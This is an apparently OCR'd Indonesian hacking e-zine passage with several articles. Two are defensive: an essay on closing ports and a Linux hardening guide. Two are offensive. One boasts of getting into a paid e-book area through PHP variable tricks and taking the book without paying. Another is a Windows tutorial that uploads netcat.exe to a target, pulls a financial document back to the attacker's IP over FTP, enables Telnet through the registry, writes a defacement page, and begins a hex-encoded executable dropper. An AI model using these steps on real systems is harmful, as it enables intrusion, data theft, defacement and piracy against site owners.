http://www.intradaybasic.com/login.php

Masukin deh id dan password yang kamu input sebelumnya, dalam hal ini "rrrrr" dan "rrrrr" Dan siip, kita masuk ke member areanya situs mereka :) di situ ada gambar e-book yang mereka jual dengan harga $19,7 itu dan bisa langsung kita download hehehe, ada bonusnya juga loh.
Kalo saya sih udah saya download buat iseng2 baca, ntar kalo emang bagus dan bisa diterapkan secara nyata dan profit sesuai dengan yang mereka janjikan pasti saya bayar :) (itu juga kalo inget kekeke) abis mahal amat tuh e-book, isinya dikit harganya udah ratusan ribu. :)

Gmana, udah ngerti khan, saya yakin banyak rekan2 echo yang udah bisa berbuat lebih dari itu, cman untuk pemula seperti saya ini, lumayan deh buat belajar hacking kecil2an n buat penggemar PHP yang baru belajar bisa mulai ngerti permainan variabel di PHP.

Ok deh segitu dulu tulisan saya ini, saya udah ngantuk berat leher kayaknya mao patah, tadi siang saya berjuang abis2an ikut tes "Psikotes Telkomsel" seharian penuh, Doain ya fren supaya saya diterima di Telkomsel hehehe, khan kalo ada 40 orang yang mendoakan apalagi kebaikan, Insya Allah dikabuli :) Amiinnnnnn.

Kurang dan lebihnya saya mohon maaf. :)


Wassalammualaikum wr.wb

NB. Maaf tuk "Fernandus Edu" karena saya sudah mendownload e-book kamu tanpa membayar :)
Abis mahal amat n belon tentu bisa dipake/cocok dalam dunia trading sekarang. :)

REFERENSI a.k.a bacaan :
http://www.e-gold.com/unsecure/sci_home.html
http://www.php.net
om google
echo.or.id tentunya.

*greetz to:

mama dan papa yang selalu sayang kepadaku dan selalu mengerti aku, especially mama yang slalu mencium aku saat aku pergi kerja hehehe. Abang2ku yang baru ngasih duit TTS dari kompas minggu (1 Agustus 2004) untuk Fee 25% karena namaku ada disitu, thanks ya. Tak lupa untuk adikku yang manis dan cantik (kalo mao chat jangan lama2 ya ntar kompienya kepanasan).



Tuk rrrr (4 huruf) seseorang yang aku sukai, mungkin nggak ya kamu bisa jadi kekasihku ????
begonya aku karena pengecut nggak mao ngungkapin perasaan secara langsung. :)

tak lupa tuk anak2 #e-c-h-o, #hackingcenter, #pontianak tempat aku biasanya berbengong2 ria di chan, ngeliatin orang2 pada ngomong. hehehe.


agus nr di bandung yang asik diajak kerjasama n enak diajak ngomong n curhat kekekeke.

dan teman2 lainnya yang tidak bisa kusebut namanya satu persatu.

kirimkan kritik && saran ke rrrrr_aja@yahoo.com

Seperti komentar Andre_81 dari Pontianak :

```
#####################################
# Saya bukan Hacker sekarang        #
# Tapi saya yakin saya akan menjadi #
# orang kaya baik di Dunia maupun   #
# di Akhirat. Amiin. Insya Allah :) #
#####################################
```



Aman dari serangan Hacker : Tutup port Anda

Author: S'to || sto@poboxes.com
Online @ www.echo.or.id :: http://ezine.echo.or.id


Banyak sekali kita mendengar berita-berita yang mengatakan bahwa suatu situs, suatu komputer, suatu server bisa diterobos melalui port yang terbuka. Menyerang sebuah komputer juga selalu dilalui dengan melihat port-port yang terbuka, kemudian melakukan serangan. Intinya, hacker selalu masuk melalui port yang terbuka. Karena hal ini, banyak yang kemudian bertanya "Kenapa tidak tutup saja semua port yang terbuka ?" Benar, dengan menutup semua port yang terbuka atau mencegah port terbuka, otomatis anda akan aman dari hacker. Lalu kenapa tidak dilakukan ? atau mungkin lebih tepat, bagaimana melakukannya ?

Terdapat dua macam port di komputer, yaitu port fisik dan port logikal. Pada buku ini, saya hanya akan membahas tentang port logikal karena port fisik seperti COM1, COM2, Parallel, USB, dll tidaklah berhubungan dengan proses hacking. Lalu apa pula port logikal ? Port logical bisa anda bayangkan sebagai suatu pintu. Pintu yang memungkinkan pencuri untuk masuk tapi juga pintu yang memungkinkan anda keluar ke pasar membeli rokok. Apa yang terjadi jika anda menutup semua pintu ? atau semua pintu di rumah dihilangkan ? benar, pencuri tidak akan bisa masuk tapi anda juga tidak bisa keluar.

Mudah dimengerti kenapa hacking tidak bisa dicegah dengan menutup semua port. Dengan menutup semua port, artinya computer kita menghilangkan komunikasi dengan komputer luar. Chatting, browsing, email, dan seribu satu fasilitas lainnya tidak akan bisa kita nikmati karena semua layanan tersebut harus membuka port tertentu.

Sebagai contoh, pada saat anda browsing ke situs jasakom.com, komputer anda akan membuka port secara acak diatas 1024 yang dipilih secara acak oleh sistem operasi dan membuka port 80 pada situs jasakom.com. Benar, terdapat dua port yang dibuka, yaitu port di komputer anda dan port di server. Untukbeli rokok di warung, anda harus membuka pintu rumah anda agar bisa keluar dan berjalan menuju pintu warung bukan ?

Baiklah, sekarang saya sudah mengetahuinya tapi bagaimana jika saya tetap ingin menghilangkan semua komunikasi ini dengan dunia luar ? Cara yang paling sederhana dan mudah adalah mencabut kabel jaringan anda dan pastikan tidak ada wireless dalam komputer anda. Kalau anda sudah tidak ingin terjadi komunikasi dengan peralatan lain, tentunya kartu dan kabel jaringan tidak diperlukan lagi bukan ?



Trik Meningkatkan Security Linux Box

Author: \conan\ aka sugar_free || sugar_free@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Bagaimana cara membuat Box Linux kita aman, ini buat tambahan bagi admin yang pengen boxnya aman dari tangan2 yang tidak bertanggung jawab, ciehhh …..
Oke deh, sekarang kita coba, …
Seperti biasa yang harus disediakan adalah
1) Rokok djie sam soe dan kopi torabika 3in1
2) Linux Box (gw biasanya pake Redhat, tapi untuk linux yang lain kemungkinan besar bisa juga)
3) Sedikit kesabaran untuk membaca
4) Sedikit Keberuntungan

Cuma itu doank kok…

Yang pertama dan utama adalah Mengecek Box kita dari Serangan intruder maupun backdoor (kecuali fresh install),


Jelas donk sebelum kita mengamankan box, kita harus mengecek apakah box kita masih “bersih” atau sudah ternodai , kekeekkeke .Untuk mengeceknya mungkin teman² dah pada tau, kita menggunakan chkrootkit untuk mengecek apakah telah ada rootkit atau backdoor yang “bercokol ” box kita.Langkah-langkahnya sbb.

1.wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
2.tar –xzvf chkrootkit.tar.gz
3.cd chkrootkit
4.make sense
5.dan yang terakhir adalah “./chkrootkit” gak pake petik. Setelah itu akan berjalan proses pembersihan dan pengecekan apakah rootkit sudah terinstall atau belum

Yang kedua adalah penggunaan password yang “bagus”

Bagaimanakah criteria password yang bagus ?
Kebanyakan dari admin ataupun penghuni dunia cyber selalu menggunakan password yang gampang di ingat, dan sayangnya kebanyakan juga yang selalu digunakan itu gak jauh² dari nama pacar,nomor rumah,“asdfghjkl” atau “qwerty”. Dan kesemuanya itu dengan gampangnya di crack dengan menggunakan brute force attack.

Untuk mengetes apakah password kita telah sedikit “aman” atau masih ada kemungkinan bisa di attack dengan menggunakan program brute force attack, kita dapat melihat trik yang sering di gunakan cracker
di http://ezine.echo.or.id/ezine5/ez-r05-moby-artpass.txt :)



Yang ketiga adalah rutinitas update system

Karena box yang gw pake adalah redhat, kita bias menggunakan “up2date” tanpa petik, dan segera box kita akan mendapatkan update dari site redhat.com. namun untuk distro lain dapat dibaca pada website distro masing2

Yang keempat , mematikan service yang tidak kita gunakan

Jika tidak mempunyai alas an yang kuat untuk menjalankan sebuah service sebaiknya kita harus mematikan service tersebut. Menjalankannya berarti menambah kemungkinan hole pada box.

Yang kelima,

Jika Kita menggunakan FTP untuk mentranfer file kedalam box, gunakan Secure FTP

Seperti telah kita tau besama, bahwa ftp menggunakan text murni tanpa enkripsi dalam pengiriman data, ini berarti username dan password yang kita kirim adalah text yang dapat di baca. Seseorang dengan pengetahuan sedikit mengenai linux, dapat menjalankan paket sniffer pada jaringan, dan mendapatkan username dan password dari ftp kita. Oleh Karena itu sangat disarankan untuk menggunakan secure FTP

Yang Keenam Pengamanan SSH

Jika kita ingin mengakses box linux kita, disarankan untuk menggunakan SSH, dibandingkan Telnet.

Untuk konfigurasinya sbb.

1.nano /etc/ssh/sshd_config


2.cari baris yang ada tulisan #Port 22 , unkoment dan ganti port 22 menjadi angka yang susah untuk ditebak misal 5110 , ini akan sedikit menolong box kita untuk menjaga hal-hal seperti masscanner SSH atau worm yang akan menyecan SSH dan melihat apakah SSH yang kita gunakan dapat di exploit. Ini dapat meningkatkan sedikit tingkat keamanan box kita dari serangan Cracker2 baru

3.Cari #Protocol 2,1 , unkoment dan ganti menjadi Protocol 2. Ini akan memaksa SSHD untuk menggunakan SSH versi 2 dibanding Versi 1. Yang di claim lebih aman dari Versi 1

4.Cari #PermitRoorLogin yes, Unkoment dan ganti dengan “PermitRootLogin No” ini akan menjaga kita untuk menggunakan user root. Namun kita harus menggunakan user dengan level lebih rendah kemudian menggunakan “su –“ untuk menjadi root. Untuk Cracker yang akan mendapatkan akses pada box kita, cracker tersebut harus mengetahui user name kita dan password serta password dari root itu sendiri

5.Save file tersebut kemudian restart SSHD. Biasanya /etc/init.d/sshd restart

6.cek dengan menggunakan “netstat -plnat” |grep sshd ,tanpa petik dan kita akan melihat



bahwa SSHD kita berjalan pada port yang kita inginkan

Jika Linux Box kira berada di internet dan kita mengakses melalui SSH, dan IP kita menggunakan alamat static, maka kita harus mengconfigure agar Box Linux kita hanya menerima akses SSH dari IP address kita

1.nano /etc/hosts.allow
2.tambahkan “sshd: ip” tanpa kutip, (ganti ip dengan ip static kita)
3.save file tersebut. Kemudian buka /etc/hosts.deny
4.Tambahkan “sshd: ALL” tanpa petik kemudian di save

Ke Tujuh , Sembunyikan informasi mengenai Versi Service

1 .Jika kita harus menjalankan web service seperti Apache kita harus mendisable atau mengganti versi apache untuk menghindari cracker amatir dan menghentikan automatic cript yang akan mencari versi apache kita.Caranya sangat gampang, buka file httpd.conf (biasanya /etc/httpd/conf/httpd.conf) dan cari “ServerSignature” ganti menjadi “ServerSignature off” dan juga ganti “ServerTokens ” menjadi “ServerTokens ProductOnly”
tanpa kutip. Save kemudian restart apache.Ini akan menyembunyikan Versi dari server. Atau kita bisa “menipu” ? Para cracker dengan mengganti nama atau versi dari apache kita pada file httpd.h kemudian kompile ulang apache. Atau dengan cara licik (bukan attacker doank yg bisa licik kekekekek) kita edit file binary httpd kemudian cari didalam binary tersebut Apache (silahkan mengedit)


2 .Jika kita menggunakan php, kita dapat menyembunyikan versi php dengan mengedit file /etc/php.ini, cari “expose_php = On”, dan ganti dengan “expose_php = Off”. Save kemudian restart apache agar bias keliatan efeknya

3 .Jika kita menggunakan sendmail (tidak direkomendasikan), maka bersiaplah akan serangan dari cracker, namun kita dapat menyembunyikan versi dengan mengedit /etc/mail/sendmail.mc
kemudian tambahkan (`confSMTP_LOGIN_MSG',' Welcome all custome to my Mail Server '),
kemudian jalankan m4 /etc/mail/sendmail.mc > /etc/sendmail.cf atau make –C /etc/mail.
Kemudian edit file dengan echo smtp Help > /etc/mail/helpfile .

namun cara tersebut hanya mengurangi cracker dan bukan merupakan solusi mutlak, solusi paling utama adalah mengupdate dengan versi paling baru

Ke Delapan, Menginstall Libsafe

Libsafe, adalah salah satu solusi untuk menghindari serangan string dan buffer overflows. Ini akan secara dinamis mengganti LD_PRELOAD.



Untuk menginstall Libsafe adalah sbb
1.wget http://www.research.avayalabs.com/project/libsafe/src/libsafe-2.0-16.i386.rpm
2.rpm –ivh libsafe-2.0-16.i386.rpm
3.untuk melihat bahwa libsafe telah terinstall kita bisa mengecek dengan menggunakan
"cat /etc/ld.so.preload"

Ke Sembilan, Menginstall GRSecurity kernel patch

GRSecutiry adalah kernel pacth yang akan meningkatkan kemampuan dari linux box kita melawan buffer overflow dan kasus lain pada kernel. Untuk informasi dapat dilihat di http://www.grsecurity.net/download.php

Ke Sepuluh, Mount /tmp dengan noexec

Salah satu yang akan dilakukan cracker setelah mendapatkan shell adalah berusaha untuk menaikkan previllage menjadi root atau setara dengan root, dan tempat favorit adalah /tmp, /usr/tmp, /var/tmp (kekekkek,pengalaman pribadi ?)
Untuk melakukannya dengan langkah sbb

1.cd /dev
2.dd if=/dev/zero of=securetmp bs=1024 count=100000
3.mke2fs /dev/securetmp
4.cp -R /tmp /tmp_backup
5.mount -o loop,noexec,nosuid,rw /dev/securetmp /tmp
6.chmod 0777 /tmp
7.cp -R /tmp_backup/* /tmp/
8.rm -rf /tmp_backup
9.kemudian tambahkan "mount -o loop,noexec,nosuid,rw /dev/securetmp /tmp" pada /etc/rc.local
atau di /etc/fstab

```
/dev/tmpMnt          /tmp              ext2    loop,noexec,nosuid,rw  0 0
```


10. save file tersebut
11. Coba test directory tmp tersebut dengan menambahan file ke tmp directory dan coba jalankan file tersebut , akan muncul pesan "Permission Deniad"

Ulangi untuk /var/tmp dan /usr/tmp

Ke Sebelas, Install Firewall

Kita dapat menggunakan APF (Advance Policy Firewall) , script yang menggunakan IPtables dan sangat mudah untuk di install

1. wget http://www.rfxnetworks.com/downloads/apf-current.tar.gz



2. tar -xzvf apf-*
3. cd apf-*
4. sh install.sh
5. cat README

Ke duabelas, Sembunyikan / Ubah Versi Operating system

Ada 4 buah TCP setting yang akan memungkinkan cracker untuk melihat versi dari operating system dari Box Linux kita. 2 dari 4 settingan tersebut sangat disarankan untuk diganti jika kita ingin menyembunyikan versi O/S dari cracker baru dan mempunyai pengetahuan yang kurang pada operating system (kayak gw, ?). 2 buah setting tersebut adalah Windows Size dan Default Time to Live. Untuk melihat list fingerprint dapat dilihat pada http://www.honeynet.org/papers/finger/traces.txt yang akan menunjukkan default setting untuk tiap O/S, ingat !! Dengan mengubah settingan ini dapat menurunkan atau bahkan meningkatkan dari performansi Box kita, jadi jangan lupa untuk menyimpan default dari O/S kita , Salah satu triknya adalah sbb


1.echo 60 > /proc/sys/net/ipv4/ip_default_ttl
2.echo 32768 > /proc/sys/net/core/rmem_max
3.echo 32768 > /proc/sys/net/core/rmem_default
4.jangan lupa untuk menambahkannya pada /etc/rc.local atau /etc/sysctl.conf

ada cara lain untuk membohongi scanner yang paling terkenal, yaitu nmap. tapi untuk saat
ini blom dibahas

REFERENSI a.k.a bacaan :
1.http://www.google.com
2.http://www.google.com
3.http://www.google.com

*greetz to:
All cyber squad crew
All #neoteker,#wongkito @dalnet crew
All TeleInformatics Labs STTTelkom Crew

kirimkan kritik && saran ke sugar_free@telkom.net



PENTINGNYA PERINTAH ECHO DAN KARAKTER '>'

Author: y1h44 || y1h44@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Echo dalam kamus bahasa adalah gema,gaung atau pemantulan kembali sinyal yang dikirimkan, sedangkan dalam system operasi windows, perintah echo berfungsi menampilkan atau menampakkan perintah-perintah DOS (Command Prompt) yang diberikan kedalam layar monitor (mohon koreksi kalau ada salah pengartian).....

Perintah echo dalam system operasi windows mempunyai dua fungsi, yakni echo on dan echo off, dimana echo on berfungsi menampilkan type command prompt pada layar monitor, sedangkan echo off berfungsi untuk tidak menampilkan command prompt ke layar monitor.

Secara default, fungsi echo adalah on.

Contoh :

C:\>echo <enter>
ECHO is on

C:\>echo NICK aku adalah Y1H44
NICK aku adalah Y1H44


C:\>@echo off
Echo
ECHO is off
Echo tes
tes

dengan perintah @echo off, maka prompt C:\> tidak nampak pada layar, sedangkan apabila echo dalam status on, maka prompt C:\> akan nampak pada layar monitor.

Lalu mengapa perintah echo menjadi sangat penting..??, bukankan perintah ini hanya menampilkan kembali perintah yang telah di berikan..??

Sabar Dulu..!!!
Lihat yang berikut ini.Perintah echo akan sangat bermanfaat apabila digabungkan dengan karakter '>' mengapa demikian..??

Mengapa ya..?? P;
Yap, Perintah echo dan karakter '>' adalah dua sejoli yang sangat ...! sangat ...! bersahabat, lengket dan saling membutuhkan dalam kondisi-kondisi tertentu. Hal ini



adalah karena Sifat memantul dari echo dapat di tangkap oleh karakter '>' dan akan diarahkan ke dalam sebuah file yang akan sangat bermanfaat bagi seorang hacker. Jadi, pada dasarnya dengan perintah echo dan di dukung oleh karakter '>' maka kita dapat membuat sebuah file yang akan sangat berguna bagi kita untuk mengoprek system target untuk menjadi segala apapun yang kita inginkan,.....

Oke, pengantar yang banyak-banyak pembualannya cukup dulu,
selanjutnya kita akan menuju ke arah contoh-contoh dalam
mengobrak abrik system target.....

==========

1. Membuat File txt

Disini kita akan membuat file ftp.txt yang akan dapat kita
pergunakan untuk mengupload dan download file melalui ftp
server.
Ingat, dalam membuat file, karakter '>' jika hanya satu maka ia akan menuliskan satu baris kata / kalimat saja ke dalam file, jika kita ingin menulis beberapa baris kata, kita harus menuliskan double karakter '>>' sebelum nama file txt yang kita buat.


Contoh :

C:\>echo open IP_KAMU>ftp.txt
(Untuk melihat yang telah tertulis ke ftp.txt gunakan
perintah "type")
C:\>type ftp.txt
Open IP_KAMU
C:\>echo open IP_KITA>ftp.txt
C:\>type ftp.txt
Open IP_KITA

Lihat, ketika kita echo IP_KITA dengan menggunakan satu
'>' maka isi file ftp.txt yang tadinya IP_KAMU telah
tertindis oleh kata IP_KITA.

Lalu bagaimana jika kita ingin menulis file ftp.txt dengan
isi :
Open IP_KAMU ----->baris pertama
Open IP_KITA ----->baris kedua

Gunakan double '>>' sebelum ftp.txt.
Contoh :
C:\>echo open IP_KAMU>ftp.txt
C:\>echo open IP_KITA>>ftp.txt
C:\>type ftp.txt
Open IP_KAMU



Open IP_KITA

Contoh lengkap file ftp.txt


C:\>echo open IP_KAMU>ftp.txt
C:\>echo username-MU>>ftp.txt
C:\>echo password-MU>>ftp.txt
C:\>echo binary>>ftp.txt
C:\>echo get>>ftp.txt
C:\>echo netcat.exe>>ftp.txt
C:\>echo netcat.exe >>ftp.txt
C:\>echo binary>>ftp.txt
C:\>echo put>>ftp.txt
C:\>echo data-keuangan.doc>>ftp.txt
C:\>echo data-keuangan.doc >>ftp.txt
C:\>echo quit>>ftp.txt

Melihat hasil file yang dibuat:
C:\>type ftp.txt
IP_KAMU
username-MU
password-MU
binary
get
netcat.exe
netcat.exe
binary
put
data-keuangan.doc
data-keuangan.doc
quit

C:\>ftp -s:ftp.txt
Dengan perintah ini (ftp -s:ftp.txt), maka kita dapat mengupload file netcat.exe ke system target dan mendownload data-keuangan.doc dari system target.

2. Membuat File registry (.reg).

C:\>echo Windows Registry Editor Version
5.00>telnet-service.reg
C:\>echo
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TlntSvr]>>telnet-service.reg
C:\>echo "Start"=dword:00000002>>telnet-service.reg



Dengan perintah ini, akan menghasilkan file telnet-service.reg, jika kita exekusi, dengan perintah :

C:\regedit /s telnet-service.reg

maka akan merubah registry pada
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TlntSvr
dengan DWORD 2 atau telnet akan start secara automatic.

Catatan :
Untuk karakter-karakter khusus, semisal > dan | (pipe)
maka harus di tambahkan karakter ^ sebelum karakter khusus tersebut.
contoh :

C:\> echo dir > del data.doc >tes.txt
Akan menghasilkan isi file :
C:\>type tes.txt
dir data.doc
(karakter "> del" tidak dapat di echo/tertulis ke file
tes.txt)

C:\> echo dir ^> del data.doc >tes.txt
C:\>type tes.txt
dir > del data.doc

3. Membuat File html.....!!!! (untuk deface ....!!!!)


```
C:\>echo "<html><body bgcolor="#000000"><p
align="center"><b><font size="6"
color="#FF0000">\*==__JUST FOR FUN__==*/</p><p
align="center">*=_YOUR WEBSITE UNSECURE_=*</font></p><p
align="center"><font size="7"
color="#FF00FF">__Y1H44__</font></b></p></html>" >
index.htm
```

Akan menghasilkan file index.htm dengan isi:


```
\*==__JUST FOR FUN__==*/
*=_YOUR WEBSITE UNSECURE_=*
__Y1H44__
```

4. Membuat file exe.....!!!!!!!!!!!!!!!!!!!!!!!!!


```
@ECHO OFF
echo e 0100 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>1
```




```
echo e 0110 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>1
echo e 0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0130 00 00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00>>1
echo e 0140 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>1
echo e 0150 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>1
echo e 0160 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>1
echo e 0170 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>1
echo e 0180 32 FB 3D F6 76 9A 53 A5 76 9A 53 A5 76 9A 53 A5>>1
echo e 0190 8C B9 13 A5 74 9A 53 A5 76 9A 52 A5 00 9A 53 A5>>1
echo e 01A0 8C B9 4A A5 7B 9A 53 A5 E1 B9 16 A5 77 9A 53 A5>>1
echo e 01B0 AC B9 4F A5 60 9A 53 A5 8C B9 6E A5 77 9A 53 A5>>1
echo e 01C0 52 69 63 68 76 9A 53 A5 00 00 00 00 00 00 00 00>>1
echo e 01D0 50 45 00 00 4C 01 05 00 50 DD 6D 3D 00 00 00 00>>1
echo e 01E0 00 00 00 00 E0 00 0F 01 0B 01 07 00 00 5A 00 00>>1
echo e 01F0 00 4E 00 00 00 00 00 00 01 10 01 00 00 10 00 00>>1
echo e 0200 00 70 00 00 00 00 00 01 00 10 00 00 00 02 00 00>>1
echo e 0210 05 00 01 00 05 00 01 00 04 00 00 00 00 00 00 00>>1
echo e 0220 00 40 01 00 00 04 00 00 B9 B5 00 00 03 00 00 80>>1
echo e 0230 00 00 04 00 00 10 00 00 00 00 10 00 00 10 00 00>>1
echo e 0240 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0250 AC 1F 01 00 34 01 00 00 00 C0 00 00 28 48 00 00>>1
echo e 0260 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0270 54 1F 01 00 08 00 00 00 00 12 00 00 1C 00 00 00>>1
echo e 0280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 0290 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 02A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 02B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 02C0 00 00 00 00 00 00 10 00 2E 74 65 78 74 00 00 00>>1
echo e 02D0 00 60 00 00 00 10 00 00 00 2E 00 00 00 04 00 00>>1
echo e 02E0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0>>1
echo e 02F0 2E 64 61 74 61 00 00 00 00 50 00 00 00 70 00 00>>1
echo e 0300 00 02 00 00 00 32 00 00 00 00 00 00 00 00 00 00>>1
echo e 0310 00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00>>1
echo e 0320 00 50 00 00 00 C0 00 00 00 10 00 00 00 34 00 00>>1
echo e 0330 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0>>1
echo e 0340 2D 3D 31 30 31 3D 2D 00 00 20 00 00 00 10 01 00>>1
echo e 0350 00 16 00 00 00 44 00 00 00 00 00 00 00 00 00 00>>1
echo e 0360 00 00 00 00 40 00 00 C0 2E 61 64 61 74 61 00 00>>1
echo e 0370 00 10 00 00 00 30 01 00 00 00 00 00 00 5A 00 00>>1
echo e 0380 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0>>1
echo e 0390 49 33 32 2E 64 6C 6C 00 4B 45 52 4E 45 4C 33 32>>1
echo e 03A0 2E 64 6C 6C 00 4E 54 44 4C 4C 2E 44 4C 4C 00 55>>1
echo e 03B0 53 45 52 33 32 2E 64 6C 6C 00 57 53 32 5F 33 32>>1
